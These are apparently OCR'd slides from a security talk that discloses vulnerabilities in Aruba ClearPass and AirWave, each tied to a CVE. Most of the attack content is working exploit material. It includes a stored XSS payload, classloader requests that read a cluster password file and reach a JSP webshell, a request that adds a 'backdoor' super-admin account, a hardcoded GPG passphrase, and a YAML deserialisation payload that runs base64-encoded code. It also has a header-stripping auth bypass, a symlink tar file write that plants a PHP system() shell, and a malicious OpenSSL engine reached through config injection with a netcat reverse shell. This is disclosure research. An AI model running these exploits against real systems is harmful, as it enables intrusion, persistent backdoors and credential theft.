
Runs a binary on the computer attempting to connect and checks status of firewall, AV etc

Computer agent sends a HTTP POST PostureCheck result back to ClearPass

Authentication requirement configuration dependent

```
POST /networkservices/webauthservice/v2/PostureCheck/OnGuard  HTTP/1.1
Host: 192.168.200.81
Content-Type: text/xml
Content-Length: 4171
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
  <AuthRequest xmlns="http://www.avendasys.com" xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envel
    <Username>
      000a296ad7f3
    </Username>
    <Password>
      000a296ad7f3
    </Password>
    <StatusMessage>
    </StatusMessage>
    <NetworkInterfaceInfo>
      <MacAddress>
        000a296ad7f3
      </MacAddress>
      <IpAddress>
        192.168.170.22
      </IpAddress>
    </NetworkInterfaceInfo>
    <Attributes Value="DESKTOP-OSV22B9\User" Name="Host:ActiveUserName">
    </Attributes>
    <Attributes Value="FF-OSV2&lt;img src=x onerror=alert('storedxss'); /&gt;AA1" Name="Host:FQDN">
    </Attributes>
```


aruba
ClearPass Policy
Dashboard
Monitoring
Configuration
Service Templates & Wizards
Services
Authentication
Methods
Sources
Identity
Single Sign-On (SSO)
Local Users
Endpoints
Configuration » Identity » Endpoints
Endpoints
This page automatically lists all authenticated endpoints. An endpoint device is an Interne
Filter: MAC Address contains
MAC Address Hostname
1. 00-0A-29-6A-D7-F3 FF-OSV2AA1
2. 00-0C-29-26-0B-C3
3. 00-0C-29-3E-65-5B k3


ClearPass Policy Manager - Aruba
Insight - Aruba Networks
ClearPass Policy Manager - Aruba
Not secure | 192.168.200.81/insight/inventory
aruba ClearPass Insight
TOTAL AUTH 34
FAILED AUTH 0
UNIQUE ENDPO 6
192.168.200.81 says
storedxss
OK
/Network
Dashboard
Inventory
Reports
Alerts
Administration
Inventory
Inventory
MAC ADDRESS IP ADDRESS HOSTNAME CATEGORY FAMILY DEVICE NAME
1 00-0A-29-6A-D7-F2 192.168.170.22 FF-OSV2AA1 Computer Windows Windows 10
2 00-0A-29-6A-D7-F3 192.168.170.22 FF-OSV2AA1 Computer Windows Windows 10

Classloader Manipulation - CVE-2021-40996

Recall a classic Struts 1 vulnerability - CVE-2014-0114

Apache BeanUtils allowed classloader manipulation

`populate()` method uses getters and setters to “populate” a bean

“Fixed” in BeanUtils 1.9.2 - except not by default

Properly fixed in BeanUtils 1.9.4, assigned CVE-2019-10086

ClearPass used to use a vulnerable version of BeanUtils

ClearPass allowed Bean population via unauthenticated HTTP endpoint

```
protected void
doPost(HttpServletRequest req,
HttpServletResponse resp) throws
ServletException, IOException {
   try {
     DbcnInfo dbcnInfo = new
DbcnInfo();

CommunicationUtils.populateBean(dbcnIn
fo, HttpUtils.asParamsMap(req));
```

```
public static void
populateBean(CommunicationBean
commBean, Map<String, String>
reqParams) throws TipsException {
          try {
BeanUtils.populate(commBean,reqParams);
```

```
POST /tips/AdminDbcn?class.classLoader.value=a
=>
DbcnInfo.getClass().getClassLoader().setValue(a)
```

ClearPass running Tomcat 7 when I reported this issue

Can override the `docBase` (destructive!)

Can also set an alias of a URL path to anywhere on the file system

- File read via GET
- RCE via JSP file upload (where upload ability exists)

/usr/local/avenda/tips/etc/cluster-password.properties

```
RewriteRule ^.*\.properties$    -   [F]
```

```
POST
/tips/AdminDbcn?class.classLoader.resources.dirContext.a
liases=/read=/usr/local/avenda/tips/etc HTTP/1.1
```

```
GET /tips/read/cluster-password.properties; HTTP/1.1
```

```
POST /tipsapi/config/write/AdminUser HTTP/1.1
Authorization: Basic Y2x1c3RlcmFkbWluOmhpIGRlZmNvbiAzMCE=
Content-Type: text/plain
Content-Length: 448

<?xml version="1.0" encoding="UTF-8" standalone="yes"?><TipsApiRequest
xmlns="http://www.avendasys.com/tipsapiDefs/1.0"><TipsHeader version="6.10"
source="Admin"/><AdminUsers><AdminUser enabled="true" userId="backdoor"
userName="backdoor" passwordNtlmHash="<NTLM>"
passwordHash="$pbkdf2$rounds=1000$<PBKDF>" password="" groupName="Super
Administrator"/></AdminUsers></TipsApiRequest>
```

```
POST /tips/restoreFileUpload.action HTTP/1.1
Cookie: <valid>
Content-Length: 867
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary

------WebKitFormBoundaryXyFVlnzPWaCC2jrn
Content-Disposition: form-data; name="backupFile"; filename="test1.jsp"
<JSP SHELL>
```

Alias to temporary file upload directory

```
POST
/tips/AdminDbcn?class.classLoader.resources.dirContext.aliases=/shell=
/tmp/tips HTTP/1.1
```

JSP shell reachable

```
GET /tips/shell/test1.jsp?cmd=whoami HTTP/1.1
```

```
avendatomcat
```

Signature Check Bypass CVE-2021-26679

Insight Python Application


Custom “Report” definition

Signed custom report definitions, YAML file

`yaml.load`

Uses same signing key as other ClearPass updates

Update Format



Patches are tar files

Zip and an OpenSSL signature for the zip signed by an Aruba CA

Inside the zip is a .bin file

Encrypted tar.gz file with static GPG key

```
PASS="A&as30ja#^@gsAS323Arl#@5Ff285Ga"

gpg1 --passphrase $PASS --output <out.tar.gz> <in.bin>
```

Insight Custom Report Loading

Accept a user supplied template update tar `<whatever.signed.tar>`

Untar into `/tmp/insight_templates`

Validate the signature of the inner tgz using shell script, otherwise exit

Extract the inner tgz into the `/tmp/insight_templates` folder, otherwise exit

(Unsafely) Load the YAML in the `/tmp/insight_templates` folder

verify_key_custom_template.sh

```
tar xf "$1" --directory /tmp/insight_templates
DGST_FILENAME=`echo "$1" | sed 's/\.signed\.tar$//'`
sudo openssl dgst -sha256 -verify
<SNIP>/hpe_arubadev_pubkey.pem -signature
"/tmp/insight_templates/$DGST_FILENAME.tgz.signature"
"/tmp/insight_templates/$DGST_FILENAME.tgz"
```

admin.py

```
 filename_to_untar = template_file.filename.split(".")[0]
 untar_templates_ab = ph.ArgBuilder("tar").with_str("-zxvf") \
 .with_fmt("/tmp/insight_templates/%s.tgz", filename_to_untar) \
 .with_str("-C").with_str("insight_templates")
```

Issues

Uses same signing public key as ClearPass updates

- ClearPass updates have tar'd zip files, Insight expects tar'd tgz files

The `/tmp/insight_templates` directory is reused

The tar file can contain unsigned files

Shell script and Python script construct the inner TGZ filename *differently*

```
DGST_FILENAME=`echo "$1" | sed 's/\.signed\.tar$//'`
```

vs

```
template_file.filename.split(".")[0]
```

Exploitation

Take an existing valid ClearPass update file

Rename `.zip` and `.zip.signature` as `.tgz` and `.tgz.signature`

- This will pass the shell script signature validation

Create a dummy tgz file with same name before first . character

- Needed to pass the Python tar extraction, otherwise the YAML isn't loaded

Create a YAML file to exploit `yaml.load`

Collect all into one tar file, upload

Signature check bypassed, YAML loaded unsafely for RCE

2.yaml

```
!!python/object/apply:subprocess.Popen
- !!python/tuple
 - python
 - -c
 - "exec('aW1wb3J0IG9zCm9zLnN5c3RlbSgiZWNobyAnaGkgZ
GVmY29uIDMwISciKQ==').decode('base64'))"
```

```
$ mv signed.zip 2.b.tgz
$ mv signed.zip.signature 2.b.tgz.signature
$ tar czvf 2.tgz <dummyfile>
$ tar cvf 2.b.signed.tar 2.b.tgz 2.b.tgz.signature 2.tgz 2.yaml
```

Internal Service Access CVE-2022-23660

Go binary `apis` listening on 127.0.0.1:7007

Reachable via `/cppm/api/*` proxy path through Apache

Go binary attempts to access the X-Forwarded-For (XFF) header in the incoming HTTP request

- If this doesn’t exist, fall back to the RemoteAddr string
- If XFF or RemoteAddr aren’t equal to localhost or 127.0.0.1, require a valid Authorization header

Apache disallows setting XFF localhost in request headers

```
RequestHeader unset X-Forwarded-For "expr=%{HTTP:X-Forwarded-For} =~
m#127(\.(\d)+){0,3}|localhost|::1|(0:){7}0#i"
```

We can remove the XFF header entirely with a Hop by Hop Header

```
GET /cppm/api/v1/sys/version HTTP/1.1
Host: 192.168.200.81
Connection: close, X-Forwarded-For
```

```
HTTP/1.1 200 OK
Date: Fri, 22 Jul 2022 03:39:45 GMT
Server: Apache
Content-Length: 15
Content-Type: application/json
Connection: close

"6.10.0.180076"
```

RFC 2616

13.5.1 End-to-end and Hop-by-hop Headers

For the purpose of defining the behavior of caches and non-caching proxies, we divide HTTP headers into two categories:

- End-to-end headers, which are transmitted to the ultimate recipient of a request or response. End-to-end headers in responses MUST be stored as part of a cache entry and MUST be transmitted in any response formed from a cache entry.

- Hop-by-hop headers, which are meaningful only for a single transport-level connection, and are not stored by caches or forwarded by proxies.

The following HTTP/1.1 headers are hop-by-hop headers:

- Connection
- Keep-Alive
- Proxy-Authenticate
- Proxy-Authorization
- TE
- Trailers
- Transfer-Encoding
- Upgrade

14.10 Connection

The Connection general-header field allows the sender to specify options that are desired for that particular connection and MUST NOT be communicated by proxies over further connections.

Request

```
GET /cppm/api/v1 HTTP/1.1
Host: 192.168.200.205
Connection: close
```

Upstream

```
GET /cppm/api/v1 HTTP/1.1
Host: localhost:7007
X-Forwarded-For: 192.168.200.1
X-Forwarded-Host: 192.168.200.205
X-Forwarded-Server: 127.0.1.1
Connection: close
```

Request

```
GET /cppm/api/v1 HTTP/1.1
Host: 192.168.200.205
Connection: close, X-Forwarded-For
```

Upstream

```
GET /cppm/api/v1 HTTP/1.1
Host: localhost:7007
X-Forwarded-Host: 192.168.200.205
X-Forwarded-Server: 127.0.1.1
Connection: close
```

Aside

Found vulnerability in September 2021

Reproducing the vulnerability locally for this talk

Can’t get the XFF header stripped using hop-by-hop headers

Google for hop-by-hop in Apache…

Considered an Apache vulnerability…

low: mod_proxy X-Forwarded-For dropped by hop-by-hop mechanism (CVE-2022-31813)

Apache HTTP Server 2.4.53 and earlier may not send the X-Forwarded-* headers to the origin server based on client side Connection header hop-by-hop mechanism.

This may be used to bypass IP based authentication on the origin server/application.

Acknowledgements: The Apache HTTP Server project would like to thank Gaetan Ferry (Synacktiv) for reporting this issue

Update 2.4.54 released	2022-06-08
Affects	<=2.4.53

Reported to Apache by @_mabote_

Internal Service Access CVE-2022-23660

`apis` contains an HTTP route for specifying a ClearPass upgrade image

If image validation fails the tar file is deleted, *however its contents remain*

Extract a symlink to an arbitrary destination on the file system

Rerun upgrade with a second tar that extracts into the symlink directory

Arbitrary File Write

testwrite.php:

```
<?php system("id"); ?>
```

link.tar:

```
$ ln -s /opt/amigopod/www/ symlink
$ tar cf link.tar symlink
```

arb.tar:

```
$ vim symlink/testwrite.php
$ tar cf arb.tar symlink/testwrite.php
```

1

```
POST /cppm/api/v1/_internal/sys/upgrade HTTP/1.1
Host: 192.168.200.81
Connection: close, X-Forwarded-For
Content-Type: application/x-www-form-urlencoded
Content-Length: 49

image_url=http://192.168.200.137:1234/link.tar&opts=
```

2

```
GET /cppm/api/v1/_internal/sys/upgrade HTTP/1.1
Host: 192.168.200.90
Connection: close, X-Forwarded-For
```

3

```
POST /cppm/api/v1/_internal/sys/upgrade HTTP/1.1
Host: 192.168.200.81
Connection: close, X-Forwarded-For
Content-Type: application/x-www-form-urlencoded
Content-Length: 49

image_url=http://192.168.200.137:1234/arb.tar&opts=
```

4

```
GET /cppm/api/v1/_internal/sys/upgrade HTTP/1.1
Host: 192.168.200.90
Connection: close, X-Forwarded-For
```

5

```
$ curl -sk https://192.168.200.81/guest/testwrite.php
uid=48(apache) gid=48(apache) groups=48(apache)
```

Airwave (AMP) - Target 3

Network Management System

Provision APs

Collects data from controllers, APs

Physical Hardware or Virtual Appliance

Airwave Tech Stack (8.2.10)


Linux - Centos 7

Nginx Reverse Proxy

Apache HTTPD serving primary web application (Perl)

Java apps (VisualRF,Topology, others)

CLI/SSH subshell



PROXY

Topology

DeviceHTTPSHandler

SwarmHandler

HTTPD

PROXY

Airwave

REST API

VisualRF

*Some exclusions

RADIUS mode auth bypass (and RCE)
CVE-2021-25147

Airwave application supports RADIUS authentication

How to determine if the RADIUS authentication attempt was successful?

Should we:

Use a reliable Perl library that supports RADIUS authentication?

Should we:

Use a reliable Perl library that supports RADIUS authentication?

❌

Should we:

Shell out to a binary used for config tests and just regex the output?

Should we:

Shell out to a binary used for config tests and just regex the output?

✔


```
  # escape any double quotes for the quotings below.
  # it IS possible for a password to have such.
  # not sure about a username.
  my $username2 = $username;
  my $password2 = $password;
  for ($username2, $password2) {
    s{"}{\\"}xmsg;
  }
  my $input = <<"EOF";
network={
  identity="$username2"
  password="$password2"

  key_mgmt=WPA-EAP
  eap=PEAP
  phase2="auth=MSCHAPV2"
}
EOF
```

```
my $nas_ip_attr = sprintf '4:x:0x%02x%02x%02x%02x', split /\./,
$nas_ip;
my $cmd_fmt = $class->eapol_test_path
  . qq{ -c '%s' -s '$secret_sh' -a '$radius_ip' -p '$port' -N
'$nas_ip_attr' > '$eapol_out' };

<..snip..>
  system(sprintf($cmd_fmt, $eapol_in)) == 0 or return undef;

}

my $text = do {
  open(my $OUT, '<', $eapol_out) or die "Cannot open $eapol_out : $!";
  local $/;
  <$OUT>;
};
my ($authenticated, $role_name) = $class->extract_eapol_output($text);
```

```
# scan/parse the output of eapol_test2 with regexes
# to see what happened on the RADIUS side.
# see the sample output in the comments after __END__.
sub extract_eapol_output {
  my ($class, $text) = @_;
  my $authenticated = $text =~ m{entering \s+ state \s+ AUTHENTICATED}xms;
  my $role_name = '';
  if (my ($val) = $text =~ m{
        Attribute \s+ 26 \s+ [(]Vendor-Specific[)] \s+ length=\d+ \s+
        Value: \s+ 000039e704..([0-9a-f]+)
    }xms
  ) {
    # 000039e7 = 14823 = Vendor-Aruba
    # 04 = Admin Role (instead of User Role)
    # .. is the length of the following role name (+ 2 for some reason)
    $role_name = pack "H*", $val;
  }
  return ($authenticated, $role_name);
```


```
RADIUS message: code=2 (Access-Accept) identifier=7 length=242
   Attribute 26 (Vendor-Specific) length=13 <====
      Value: 000039e70407416 46d696e <====
   Attribute 26 (Vendor-Specific) length=58
      Value:
000001371134878cbcf45cdc0bb1d4f96ab42deaca08173d21a1a2c4772c09500992848
c2da6d7761e31118912696063808 73d0900027ac2
   Attribute 26 (Vendor-Specific) length=58
      Value:
000001371034 8c60f957c8953fd9d291242ec31f28a6245f100eba32de60e1169465f09
db5d80947b20872910d62ab81cab996c09ab4d11f
   Attribute 79 (EAP-Message) length=6
      Value: 03070004
   Attribute 80 (Message-Authenticator) length=18
      Value: 179faaac34a6859778a3193524658e76
   Attribute 1 (User-Name) length=11
      Value: 'anonymous'
   ...
```

“Hello, yes my username is:”




```
entering state AUTHENTICATED
Attribute 26
(Vendor-Specific) length=1
Value: 000039e7041441646d696e
```

Any password


aruba | AirWave
NEW DEVICES 0
UP 0
DOWN 4
ROGUE 0
CLIE
Log out entering state AUTHENTICATED Attribute 26 (Vendor-Specific)
Back to AirWave Glass
Home
Overview
Traffic Analysis
AirWave Management Platform 8.2.11.0
Grace period licensing expires i...
Days Remaining: 24
2
2h
1d
1w
1y

```
411 What is PMK?  eapol_test2 says a valid authentication has failed due to a mismatched PMK.
412 Does it matter?
413 In the output there IS still the line 'entering state AUTHENTICATED'.
414 And it is NOT present when an invalid username/password is presented.
415 [redacted] says we can ignore it.   So do Google search results.
```

```
465 Yes, this is quite a hack.
466 We did not, however, find any suitable alternative.
467 If you do, please rewrite!
```

```
  # escape any double quotes for the quotings below.
  # it IS possible for a password to have such.
  # not sure about a username.
  my $username2 = $username;
  my $password2 = $password;
  for ($username2, $password2) {
    s{"}{\\"}xmsg;
  }
  my $input = <<"EOF";
network={
  identity="$username2"
  password="$password2"

  key_mgmt=WPA-EAP
  eap=PEAP
  phase2="auth=MSCHAPV2"
}
EOF
```

Inject newlines and new config options into the `eapol_test` config

Same config format as `wpa_supplicant`

OpenSSL Engine support - pkcs11_engine_path

OpenSSL Engine

The `-engine` argument is accepted by most common OpenSSL subcommands

Path to an “engine” which is a shared library on Linux


Loaded and executed when the OpenSSL command runs

```
$ cat myEngine.c
#include <unistd.h>
__attribute__((constructor))
        static void init() {
                        execl("/bin/sh", "sh", "-c","echo `id`",NULL); }
$ gcc -fPIC -o a.o -c myEngine.c
$ gcc -shared -o myEngine.so -lcrypto a.o
$ openssl x509 -engine ./myEngine.so
uid=1000(user) gid=1000(user) groups=1000(user)...
```

```
credential_0=asdas%22%0a}%0apkcs11_engine_path=/var/tftpboot/enginerce_so_0.bin%0anetwork={%0a%23a
```

```
asdas"
}
pkcs11_engine_path=/var/tftpboot/enginerce_so_0.bin
network={
#a
```

```
network={
   identity="asdas\"
}
pkcs11_engine_path=/var/tftpboot/enginerce_so_0.bin
network={
#a"
   password="whateverPassword"

   key_mgmt=WPA-EAP
   eap=PEAP
   phase2="auth=MSCHAPV2"
}
```



/var/tftpboot/enginerce_so_0.bin

```
POST /LOGIN HTTP/1.1
Host: 192.168.200.207
Content-Length: 149
Content-Type:
application/x-www-form-urlencoded;charset
=UTF-8

credential_0=asdas%22%0a}%0apkcs11_engine
_path=/var/tftpboot/enginerce_so_0.bin%0a
network={%0a%23a&credential_1=whateverPas
sword&destination=%2Findex.html
```

```
$ nc -vnlp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat
)
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.200.207.
Ncat: Connection from
192.168.200.207:57404.
id
uid=48(apache) gid=48(apache)
groups=48(apache),26(postgres),95(radiusd)
,996(amp)
```

Airwave Perl Deserialisation - CVE-2021-25152

Some endpoints in the Airwave web application deserialise Perl objects

These objects are signed with a per-install “salt” secret

- Can be obtained using a SQLi (of which there were several)

Objects transported as Base64 encoded raw bytes client <-> server

Perl Deserialisation

Several Perl libraries for serialising/deserialising data

Data::Dumper - intended to be eval'd

Storable (Freeze/Thaw)

JSON or YAML or XML

and more...

Perl Deserialisation

Few details on exploiting deserialisation in Perl compared to deserialisation bugs in other languages

Top three resources:

Agarri.FR - Deserialization in Perl v5.8 (2016)

https://www.agarri.fr/blog/archives/2016/02/06/deserialization_in_perl_v5_8/index.html

Weaponizing Perl Serialization Flaws with MetaSploit CVE-2015-1592 (2015)

https://www.youtube.com/watch?v=Gzx6KlqiIZE

The Storable security problem (2012)

https://www.masteringperl.org/2012/12/the-storable-security-problem/

Storable

freeze to serialize, thaw to deserialize

Old Storable versions vulnerable to an injection into eval:

- `perl_eval_sv(psv, G_DISCARD);`
- “patched the name of the serialized object to "POSIX;sleep(5)":” - *Agarri.fr*

Older Perls ship the vulnerable version of Storable but it has since been patched

CODE REFERENCES

Since Storable version 2.05, CODE references may be serialized with the help of B::Deparse. To enable this feature, set `$Storable::Deparse` to a true value. To enable deserialization, `$Storable::Eval` should be set to a true value. Be aware that deserialization is done through `eval`, which is dangerous if the Storable file contains malicious data. You can set `$Storable::Eval` to a subroutine reference which would be used instead of `eval`. See below for an example using a Safe compartment for deserialization of CODE references.

SECURITY WARNING

Do not accept Storable documents from untrusted sources!

Some features of Storable can lead to security vulnerabilities if you accept Storable documents from untrusted sources with the default flags. Most obviously, the optional (off by default) CODE reference serialization feature allows transfer of code to the deserializing process. Furthermore, any serialized object will cause Storable to helpfully load the module corresponding to the class of the object in the deserializing module. For manipulated module names, this can load almost arbitrary code. Finally, the deserialized object's destructors will be invoked when the objects get destroyed in the deserializing process. Maliciously crafted Storable documents may put such objects in the value of a hash key that is overridden by another key/value pair in the same hash, thus causing immediate destructor execution.

```
sub _fetch_builder_vars {
  my ($self) = @_;

  my $r = $self->r;

  my $list_class = $r->param('list_class');
  assert { defined $list_class } 'Request must define list_class param';

  my $b64_init_args = $r->param('init_args');
  $b64_init_args =~ tr/ /+/;
  my $init_args = decode_base64($b64_init_args);

  die "Invalid signature!\n" unless Mercury::Utility::Checksum->verify(
    $init_args, $r->param('init_args_signed'));

  return (
    list_creation_args => thaw_hash_with_code($init_args),
    list_class => $list_class,
  );
}
```

```
sub sign {
  my ($class, $data) = @_;
  my $sig = md5_base64($data . Mercury::DB::SeasConfig->get->salt);
  $sig =~ tr{+/=}{_,-};
  return $sig;
}

sub verify {
  my ($class, $data, $sig) = @_;
  return safe_equal($sig, $class->sign($data));
}
```

```
push @EXPORT, 'thaw_hash_with_code';
sub thaw_hash_with_code {
  my ($frozen) = @_;
